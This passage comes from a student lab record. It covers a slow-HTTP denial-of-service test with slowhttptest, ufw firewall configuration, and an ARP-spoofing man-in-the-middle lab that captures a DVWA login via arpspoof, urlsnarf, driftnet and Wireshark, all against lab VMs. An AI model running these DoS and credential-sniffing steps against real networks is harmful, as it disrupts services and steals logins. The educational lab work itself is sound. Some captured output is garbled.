13,0,0,10,10
14,0,0,10,10
15,0,0,10,10
16,0,0,10,10
17,0,0,10,10
18,0,0,10,10
19,0,0,10,10
20,0,0,10,10
21,0,0,10,10
22,0,0,10,10
23,0,0,10,10
24,0,0,10,10
25,0,0,10,10
26,0,0,10,10
27,0,0,10,10
28,0,0,10,10
29,0,0,10,10
```

- In 5th second, all the 10 points got connected.

```
3,0,2,0,10
4,0,2,8,10
5,0,0,10,10
6,0,0,10,10
7,0,0,10,10
8,0,0,10,10
9,0,0,10,10
10,0,0,10,10
11,0,0,10,10
12,0,0,10,10
```

- Increasing the number of connections to 250. Rate = 20.

```
[root@kali:~]
# slowhttptest -H -c 250 -g -o outputtest -i 5 -r 20 -t GET -u http://192.168.0.5 -x 24 -p 2
```

- Response:

```
Thu Feb 3 17:17:57 2022:
    slowhttptest version 1.8.2
- https://github.com/shekyan/slowhttptest -
test type:                      SLOW HEADERS
number of connections:          250
URL:                            http://192.168.0.5
verb:                           GET
cookie:
Content-Length header value:   4096
follow up data max size:       52
interval between follow up data: 5 seconds
connections per seconds:       20
probe connection timeout:      2 seconds
test duration:                  240 seconds
using proxy:                    no proxy

Thu Feb 3 17:17:57 2022:
slow HTTP test status on 5th second:

initializing:        0
pending:             2
connected:           98
error:               0
closed:              0
service available: NO
```

- Again checking the outputtest.csv file.

```
(root㉿kali)-[~]
# nano outputtest.csv
```

- 250 points got connected at 13th second

```
GNU nano 5.3

Seconds,Closed,Pending,Connected,Service Available
0,0,1,0,250
1,0,2,20,250
2,0,2,40,250
3,0,2,59,250
4,0,2,78,0
5,0,2,98,0
6,0,2,117,0
7,0,2,137,0
8,0,2,157,250
9,0,2,176,250
10,0,2,196,0
11,0,2,215,0
12,0,2,235,0
13,0,0,250,0
14,0,0,250,0
15,0,0,250,0
16,0,0,250,0
17,0,0,250,0
18,0,0,250,0
19,0,0,250,0
20,0,0,250,0
21,0,0,250,0
22,0,0,250,0
```

RESULT:

Thus, we have successfully performed the session hijacking using telnet connection between windows and Metasploitable and also performed the slow http test for 10 and 250 systems respectively.

LAB 5

Uncomplicated Firewall

AIM:

To create an uncomplicated firewall in ubuntu machine and modify the ruleset.

SOFTWARE REQUIRED:

VM VirtualBox, Kali Linux

PROCEDURE:

1. Sudo apt-get install ufw

Installs firewall

```
@ubuntu:~  
student@ubuntu:~$ sudo apt-get install ufw  
[sudo] password for student:  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
ufw is already the newest version.  
The following packages were automatically installed and are no longer required:  
  gir1.2-json-1.0 gir1.2-timezonemap-1.0 gir1.2-xkl-1.0  
Use 'apt-get autoremove' to remove them.  
0 upgraded, 0 newly installed, 0 to remove and 178 not upgraded.  
student@ubuntu:~$ █
```

2. man ufw

Opens the manual of the firewall package

```
UFW:(8) August 2009 UFW:(8)

NAME
    ufw - program for managing a netfilter firewall

DESCRIPTION
    This program is for managing a Linux firewall and aims to provide an
    easy to use interface for the user.

USAGE
    ufw [--dry-run] enable|disable|reload
    ufw [--dry-run] default allow|deny|reject [incoming|outgoing]
    ufw [--dry-run] logging on|off|LEVEL
    ufw [--dry-run] reset
    ufw [--dry-run] status [verbose|numbered]
    ufw [--dry-run] show REPORT
    ufw [--dry-run] [delete] [insert NUM] allow|deny|reject|limit [in|out]
    [log|log-all] PORT[/protocol]
    ufw [--dry-run] [delete] [insert NUM] allow|deny|reject|limit [in|out]
    on INTERFACE [log|log-all] [proto protocol] [from ADDRESS [port PORT]]
    [to ADDRESS [port PORT]]
    ufw [--dry-run] delete NUM
Manual page ufw(8) line 1 (press h for help or q to quit)
```

3. sudo ufw status

Displays the status of the firewall

```
student@ubuntu:~$ sudo ufw status
Status: inactive
```

4. sudo ufw enable

Enables the firewall

```
student@ubuntu:~$ sudo ufw enable
Firewall is active and enabled on system startup
```

5. sudo ufw status verbose

Shows information about the default connections

```
student@ubuntu:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing)
New profiles: skip
```

To	Action	From
--	-----	----
21/tcp	ALLOW IN	Anywhere
22	ALLOW IN	Anywhere
21/tcp	ALLOW IN	Anywhere (v6)
22	ALLOW IN	Anywhere (v6)

6. sudo ufw status numbered

Shows the information about the default connections but numbered

```
student@ubuntu:~$ sudo ufw status numbered
Status: active

      To          Action    From
      --          -----   -----
[ 1] 21/tcp      ALLOW IN  Anywhere
[ 2] 22         ALLOW IN  Anywhere
[ 3] 21/tcp      ALLOW IN  Anywhere (v6)
[ 4] 22         ALLOW IN  Anywhere (v6)
```

7. sudo ufw disable

Disables the firewall

```
student@ubuntu:~$ sudo ufw disable
Firewall stopped and disabled on system startup
```

8. sudo ufw reset

Resets the firewall settings

```
student@ubuntu:~$ sudo ufw reset
Resetting all rules to installed defaults. Proceed with operation (y|n)? y
Backing up 'user.rules' to '/lib/ufw/user.rules.20220201_025307'
Backing up 'after6.rules' to '/etc/ufw/after6.rules.20220201_025307'
Backing up 'user6.rules' to '/lib/ufw/user6.rules.20220201_025307'
Backing up 'before6.rules' to '/etc/ufw/before6.rules.20220201_025307'
Backing up 'after.rules' to '/etc/ufw/after.rules.20220201_025307'
Backing up 'before.rules' to '/etc/ufw/before.rules.20220201_025307'
```

9. Change the default settings

sudo ufw default deny incoming


sudo ufw default allow outgoing

```
student@ubuntu:~$ sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
student@ubuntu:~$ sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
student@ubuntu:~$ █
```

10. Sudo gedit /etc/default/ufw

The changes can be viewed in the configuration file

```
student@ubuntu:~$ sudo gedit /etc/default/ufw
```



```
ufw
# /etc/default/ufw
#
# Set to yes to apply rules to support IPv6 (no means only IPv6 on loopback
# accepted). You will need to 'disable' and then 'enable' the firewall for
# the changes to take affect.
IPV6=yes

# Set the default input policy to ACCEPT, ACCEPT_NO_TRACK, DROP, or REJECT.
# ACCEPT enables connection tracking for NEW inbound packets on the INPUT
# chain, whereas ACCEPT_NO_TRACK does not use connection tracking. Please note
# that if you change this you will most likely want to adjust your rules.
DEFAULT_INPUT_POLICY="DROP"

# Set the default output policy to ACCEPT, ACCEPT_NO_TRACK, DROP, or REJECT.
# ACCEPT enables connection tracking for NEW outbound packets on the OUTPUT
# chain, whereas ACCEPT_NO_TRACK does not use connection tracking. Please note
# that if you change this you will most likely want to adjust your rules.
DEFAULT_OUTPUT_POLICY="ACCEPT"

# Set the default forward policy to ACCEPT, DROP or REJECT. Please note that
# if you change this you will most likely want to adjust your rules
DEFAULT_FORWARD_POLICY="DROP"

# Set the default application policy to ACCEPT, DROP, REJECT or SKIP. Please
# note that setting this to ACCEPT may be a security risk. See 'man ufw' for
```

11. sudo ufw allow ssh

Allows ssh

```
student@ubuntu:~$ sudo ufw allow ssh
Rules updated
Rules updated (v6)
```

12. sudo ufw allow 22

Allows the port number 22(ssh)

```
student@ubuntu:~$ sudo ufw allow 22
[sudo] password for student:
Skipping adding existing rule
Skipping adding existing rule (v6)
```

13. sudo ufw deny 22

Deny packets from port 22

```
student@ubuntu:~$ sudo ufw deny 22
Rules updated
Rules updated (v6)
```

14. sudo ufw allow http

15. sudo ufw allow 80

```
student@ubuntu:~$ sudo ufw allow http
Rules updated
Rules updated (v6)
student@ubuntu:~$ sudo ufw allow 80
Skipping adding existing rule
Skipping adding existing rule (v6)
```

16. sudo ufw deny https

17. sudo ufw deny 443

```
student@ubuntu:~$ sudo ufw deny https
Rules updated
Rules updated (v6)
student@ubuntu:~$ sudo ufw deny 443
Skipping adding existing rule
Skipping adding existing rule (v6)
```

18. sudo ufw status numbered

```
student@ubuntu:~$ sudo ufw status numbered
Status: active
```

To	Action	From
--	-----	----
[1] 22	DENY IN	Anywhere
[2] 80	ALLOW IN	Anywhere
[3] 443	DENY IN	Anywhere
[4] 22	DENY IN	Anywhere (v6)
[5] 80	ALLOW IN	Anywhere (v6)
[6] 443	DENY IN	Anywhere (v6)

19. sudo ufw allow proto tcp from any port 80,443

This is used to allow or deny packets from multiple ports at the same time

```
student@ubuntu:~$ sudo ufw allow proto tcp from any port 80,443
Rule added
Rule added (v6)
```

20. sudo ufw allow ftp

sudo ufw allow 21/tcp

Allows ftp protocol

```
student@ubuntu:~$ sudo ufw allow ftp
[sudo] password for student:
Rule added
Rule added (v6)
student@ubuntu:~$ sudo ufw allow 21/tcp
Skipping adding existing rule
Skipping adding existing rule (v6)
student@ubuntu:~$ sudo ufw status numbered
Status: active

*   To                 Action      From
    --                ----      ---
[ 1] 22              DENY IN    Anywhere
[ 2] 80              ALLOW IN   Anywhere
[ 3] 443             DENY IN    Anywhere
[ 4] Anywhere        ALLOW IN   80,443/tcp
[ 5] 21/tcp          ALLOW IN   Anywhere
[ 6] 22              DENY IN    Anywhere (v6)
[ 7] 80              ALLOW IN   Anywhere (v6)
[ 8] 443             DENY IN    Anywhere (v6)
[ 9] Anywhere (v6)   ALLOW IN   80,443/tcp
[10] 21/tcp          ALLOW IN   Anywhere (v6)
```

21. sudo ufw allow 21:100/tcp

Allows all port numbers from 21 to 100 with tcp protocol

```

student@ubuntu:~$ sudo ufw allow 21:100/tcp
Rule added
Rule added (v6)
student@ubuntu:~$ sudo ufw status numbered
Status: active

      To          Action    From
      --          -----   ---
[ 1] 22          DENY IN   Anywhere
[ 2] 80          ALLOW IN  Anywhere
[ 3] 443         DENY IN   Anywhere
[ 4] Anywhere    ALLOW IN  80,443/tcp
[ 5] 21/tcp       ALLOW IN  Anywhere
[ 6] 21:100/tcp  ALLOW IN  Anywhere
[ 7] 22          DENY IN   Anywhere (v6)
[ 8] 80          ALLOW IN  Anywhere (v6)
[ 9] 443         DENY IN   Anywhere (v6)
[10] Anywhere (v6) ALLOW IN  80,443/tcp
[11] 21/tcp       ALLOW IN  Anywhere (v6)
[12] 21:100/tcp  ALLOW IN  Anywhere (v6)

```

22. sudo ufw deny 500:600/tcp

```

student@ubuntu:~$ sudo ufw deny 500:600/tcp
Rule added
Rule added (v6)
student@ubuntu:~$ sudo ufw status numbered
Status: active

      To          Action    From
      --          -----   ---
[ 1] 22          DENY IN   Anywhere
[ 2] 80          ALLOW IN  Anywhere
[ 3] 443         DENY IN   Anywhere
[ 4] Anywhere    ALLOW IN  80,443/tcp
[ 5] 21/tcp       ALLOW IN  Anywhere
[ 6] 21:100/tcp  ALLOW IN  Anywhere
[ 7] 500:600/tcp DENY IN   Anywhere
[ 8] 22          DENY IN   Anywhere (v6)
[ 9] 80          ALLOW IN  Anywhere (v6)
[10] 443         DENY IN   Anywhere (v6)
[11] Anywhere (v6) ALLOW IN  80,443/tcp
[12] 21/tcp       ALLOW IN  Anywhere (v6)
[13] 21:100/tcp  ALLOW IN  Anywhere (v6)
[14] 500:600/tcp DENY IN   Anywhere (v6)

```

23. sudo ufw allow from 192.169.29.69

Allows from certain IP Address

```
student@ubuntu:~$ sudo ufw allow from 192.168.29.69
Rule added
student@ubuntu:~$ sudo ufw status numbered
Status: active

      To          Action    From
      --          -----   ---
[ 1] 22        DENY IN   Anywhere
[ 2] 80        ALLOW IN  Anywhere
[ 3] 443       DENY IN   Anywhere
[ 4] Anywhere  ALLOW IN  80,443/tcp
[ 5] 21/tcp    ALLOW IN  Anywhere
[ 6] 21:100/tcp ALLOW IN  Anywhere
[ 7] 500:600/tcp DENY IN  Anywhere
[ 8] Anywhere  ALLOW IN  192.168.29.69
[ 9] 22        DENY IN   Anywhere (v6)
[10] 80        ALLOW IN  Anywhere (v6)
[11] 443       DENY IN   Anywhere (v6)
[12] Anywhere (v6) ALLOW IN  80,443/tcp
[13] 21/tcp    ALLOW IN  Anywhere (v6)
[14] 21:100/tcp ALLOW IN  Anywhere (v6)
[15] 500:600/tcp DENY IN  Anywhere (v6)
```

24. sudo ufw allow from 192.168.0.105 to any port 22

```
student@ubuntu:~$ sudo ufw allow from 192.168.29.69 to any port 22
Rule added
student@ubuntu:~$ sudo ufw status numbered
Status: active

      To          Action    From
      --          -----   ---
[ 1] 22        DENY IN   Anywhere
[ 2] 80        ALLOW IN  Anywhere
[ 3] 443       DENY IN   Anywhere
[ 4] Anywhere  ALLOW IN  80,443/tcp
[ 5] 21/tcp    ALLOW IN  Anywhere
[ 6] 21:100/tcp ALLOW IN  Anywhere
[ 7] 500:600/tcp DENY IN  Anywhere
[ 8] Anywhere  ALLOW IN  192.168.29.69
[ 9] 22        ALLOW IN  192.168.29.69
[10] 22        DENY IN   Anywhere (v6)
[11] 80        ALLOW IN  Anywhere (v6)
[12] 443       DENY IN   Anywhere (v6)
[13] Anywhere (v6) ALLOW IN  80,443/tcp
[14] 21/tcp    ALLOW IN  Anywhere (v6)
[15] 21:100/tcp ALLOW IN  Anywhere (v6)
[16] 500:600/tcp DENY IN  Anywhere (v6)
```

25. sudo ufw allow from 192.168.1.0/24

```
student@ubuntu:~$ sudo ufw allow from 192.168.29.69/24
WARN: Rule changed after normalization
Rule added
student@ubuntu:~$ sudo ufw status numbered
Status: active

      To          Action    From
      --          ----
[ 1] 22        DENY IN   Anywhere
[ 2] 80        ALLOW IN  Anywhere
[ 3] 443       DENY IN   Anywhere
[ 4] Anywhere  ALLOW IN  80,443/tcp
[ 5] 21/tcp    ALLOW IN  Anywhere
[ 6] 21:100/tcp ALLOW IN  Anywhere
[ 7] 500:600/tcp DENY IN   Anywhere
[ 8] Anywhere  ALLOW IN  192.168.29.69
[ 9] 22        ALLOW IN  192.168.29.69
[10] Anywhere  ALLOW IN  192.168.29.0/24
[11] 22        DENY IN   Anywhere (v6)
[12] 80        ALLOW IN  Anywhere (v6)
[13] 443       DENY IN   Anywhere (v6)
[14] Anywhere (v6) ALLOW IN  80,443/tcp
[15] 21/tcp    ALLOW IN  Anywhere (v6)
[16] 21:100/tcp ALLOW IN  Anywhere (v6)
[17] 500:600/tcp DENY IN   Anywhere (v6)
```

26. sudo ufw allow from 192.168.1.0/24 to any port 80

```
student@ubuntu:~$ sudo ufw allow from 192.168.29.69/24 to any port 80
WARN: Rule changed after normalization
Rule added
student@ubuntu:~$ sudo ufw status numbered
Status: active

      To          Action    From
      --          ----
[ 1] 22        DENY IN   Anywhere
[ 2] 80        ALLOW IN  Anywhere
[ 3] 443       DENY IN   Anywhere
[ 4] Anywhere  ALLOW IN  80,443/tcp
[ 5] 21/tcp    ALLOW IN  Anywhere
[ 6] 21:100/tcp ALLOW IN  Anywhere
[ 7] 500:600/tcp DENY IN   Anywhere
[ 8] Anywhere  ALLOW IN  192.168.29.69
[ 9] 22        ALLOW IN  192.168.29.69
[10] Anywhere  ALLOW IN  192.168.29.0/24
[11] 80        ALLOW IN  192.168.29.0/24
[12] 22        DENY IN   Anywhere (v6)
[13] 80        ALLOW IN  Anywhere (v6)
[14] 443       DENY IN   Anywhere (v6)
[15] Anywhere (v6) ALLOW IN  80,443/tcp
[16] 21/tcp    ALLOW IN  Anywhere (v6)
[17] 21:100/tcp ALLOW IN  Anywhere (v6)
[18] 500:600/tcp DENY IN   Anywhere (v6)
```

27. sudo ufw delete 9

Deletes the particular rule

```
student@ubuntu:~$ sudo ufw delete 9
Deleting:
allow from 192.168.29.69 to any port 22
Proceed with operation (y|n)? y
Rule deleted
student@ubuntu:~$ sudo ufw status numbered
Status: active

To          Action    From
--          -----   ---
[ 1] 22        DENY IN  Anywhere
[ 2] 80        ALLOW IN Anywhere
[ 3] 443       DENY IN  Anywhere
[ 4] Anywhere  ALLOW IN 80,443/tcp
[ 5] 21/tcp     ALLOW IN Anywhere
[ 6] 21:100/tcp ALLOW IN Anywhere
[ 7] 500:600/tcp DENY IN Anywhere
[ 8] Anywhere  ALLOW IN 192.168.29.69
[ 9] Anywhere  ALLOW IN 192.168.29.0/24
[10] 80        ALLOW IN 192.168.29.0/24
[11] 22        DENY IN  Anywhere (v6)
[12] 80        ALLOW IN Anywhere (v6)
[13] 443       DENY IN  Anywhere (v6)
[14] Anywhere (v6) ALLOW IN 80,443/tcp
[15] 21/tcp     ALLOW IN Anywhere (v6)
[16] 21:100/tcp ALLOW IN Anywhere (v6)
[17] 500:600/tcp DENY IN Anywhere (v6)
```

To enable ftp protocols from kali machine to ubuntu machine:

28. sudo ufw allow ftp

Allows the ftp

```
student@ubuntu:~$ sudo ufw allow ftp
Skipping adding existing rule
Skipping adding existing rule (v6)
```

Find the IP Address of Ubuntu using ifconfig and connect ftp through kali.
ftp 192.169.29.77

Enter the username and password to login

```
(kali㉿kali)-[~]
└─$ ftp 192.168.29.77
Connected to 192.168.29.77.
220 (vsFTPd 2.3.5)
Name (192.168.29.77:kali): student
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

29. sudo ufw deny ftp

It denies the ftp connection

```
student@ubuntu:~$ sudo ufw deny ftp
Rule updated
Rule updated (v6)
student@ubuntu:~$ 
└─(kali㉿kali)-[~]
└─$ ftp 192.168.29.77
ftp: connect: Connection timed out
ftp> ls
Not connected.
ftp>
```

To allow ssh protocols,

Enable the ssh server in ubuntu machine and connect through kali Linux.

30. sudo ufw allow ssh

```
student@ubuntu:~$ sudo ufw allow ssh
Rule updated
Rule updated (v6)
```

```
(kali㉿kali)-[~]
└─$ ssh student@192.168.29.77
student@192.168.29.77's password:
Welcome to Ubuntu 12.04.3 LTS (GNU/Linux 3.8.0-29-generic i686)

 * Documentation:  https://help.ubuntu.com/
 
181 packages can be updated.
72 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Result:

Hence, an uncomplicated firewall is created and basic rulesets and commands have been executed

LAB 6

Implementing Man in the Middle Attack

Objective:

- To spy on the websites which are being accessed.
- To spy on the images which are being accessed
- To find out the login credentials of webpages

Software Used: Kali Linux , Metasploitable 2

Procedure:

Meta2 IP address using the command ifconfig

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:0b:6b:fe
          inet addr:192.168.0.140 Bcast:192.168.0.255 Mask:255.255.255.0
          inet6 addr: 2001:8f8:1869:e5fd:a00:27ff:fe0b:6bfe/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe0b:6bfe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:3706 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1292 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:495352 (483.7 KB) TX bytes:91415 (89.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:151 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:48285 (47.1 KB) TX bytes:48285 (47.1 KB)

msfadmin@metasploitable:~$
```

Find the IP address of the router using the command ip route show

```
[zenith㉿kali)-[~]
$ ip route show
default via 192.168.0.1 dev eth0 proto dhcp metric 100
192.168.0.0/24 dev eth0 proto kernel scope link src 192.168.0.111 metric 100
```


Turning on packet forwarding in Kali linux in root terminal

```
[root💀 kali]# sysctl -w net.ipv4.ip_forward=1  
net.ipv4.ip_forward = 1  
[root💀 kali]#
```


Spoofing using arpspoof

In another root terminal make the sender as meta2 and receiver as kali

Make the attacker in listening mode and check the websites using the command urlsnarf




To see the images use the command driftnet



To steal the credentials, we need wireshark as well
Open it and select eth0

Login to the DVWA URL



In the filter section of the wireshark tool we need to enter http

No	Time	Source	Destination	Protocol	Length	Info
9553	2022-02-24 11:07:06.2580184...	192.168.0.111	192.168.0.140	HTTP	661	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
9561	2022-02-24 11:07:06.2616267...	192.168.0.140	192.168.0.111	HTTP	458	HTTP/1.1 302 Found
9563	2022-02-24 11:07:06.2646040...	192.168.0.111	192.168.0.140	HTTP	517	GET /dvwa/index.php HTTP/1.1
9570	2022-02-24 11:07:06.2735946...	192.168.0.140	192.168.0.111	HTTP	654	HTTP/1.1 200 OK (text/html)
9571	2022-02-24 11:07:06.3197749...	192.168.0.140	192.168.0.111	HTTP	429	GET /dvwa/dvwa.css HTTP/1.1
9615	2022-02-24 11:07:06.3205781...	192.168.0.140	192.168.0.111	HTTP	4367	HTTP/1.1 200 OK (text/css)
9617	2022-02-24 11:07:06.3207512...	192.168.0.111	192.168.0.140	HTTP	426	GET /dvwa/dvwa.js/dvwaPage.js HTTP/1.1
9618	2022-02-24 11:07:06.3215760...	192.168.0.140	192.168.0.111	HTTP	1152	HTTP/1.1 200 OK (application/x-javascript)
9620	2022-02-24 11:07:06.3217102...	192.168.0.111	192.168.0.140	HTTP	438	GET /dvwa/dvwa/images/logo.png HTTP/1.1
9625	2022-02-24 11:07:06.3224283...	192.168.0.140	192.168.0.111	HTTP	2776	HTTP/1.1 200 OK (PNG)
9629	2022-02-24 11:07:06.3363133...	192.168.0.140	192.168.0.111	HTTP	383	GET /dvwa/favicon.ico HTTP/1.1
9630	2022-02-24 11:07:06.3374579...	192.168.0.140	192.168.0.111	HTTP	1772	HTTP/1.1 200 OK (image/x-icon)
53263	2022-02-24 11:09:11.5944068...	192.168.0.191	192.168.0.1	HTTP	127	GET /rootDesc.xml HTTP/1.1

Select the one with POST as the info

Frame 9553: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_24:a0:35 (08:00:27:24:a0:35), Dst: PcsCompu_0b:6b:fe (08:00:27:0b:6b:fe)
Internet Protocol Version 4, Src: 192.168.0.111, Dst: 192.168.0.140
Transmission Control Protocol, Src Port: 38200, Dst Port: 80, Seq: 1, Ack: 1, Len: 595
HyperText Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded

0040 0a 81 50 4f 53 54 20 2f 64 76 77 61 2f 6c 6f 67	POST / dvwa/log
0050 69 66 26 70 68 20 48	in.php H 11P1.1-
0060 9a 46 6f 73 74 3d 20 31	39 32 2e 31 36 38 2e 39
0070 2d 31 34 3d 6d 0b 55	65 72 2d 41 67 65 66 74
0080 38 29 4d 67 7a 69 6c 6c	74 .49-:Us er-Agent : Mozilla/5.0 (X
0090 31 31 3b 20 4c 69 66 75	11; Linu x x86_64
00a0 30 28 66 76 3a 37 2e 2e	58 29 47 65 65 6b 6f
00b0 2f 32 56 37 39 30 31 30	7, rv:78. 0) Gecko
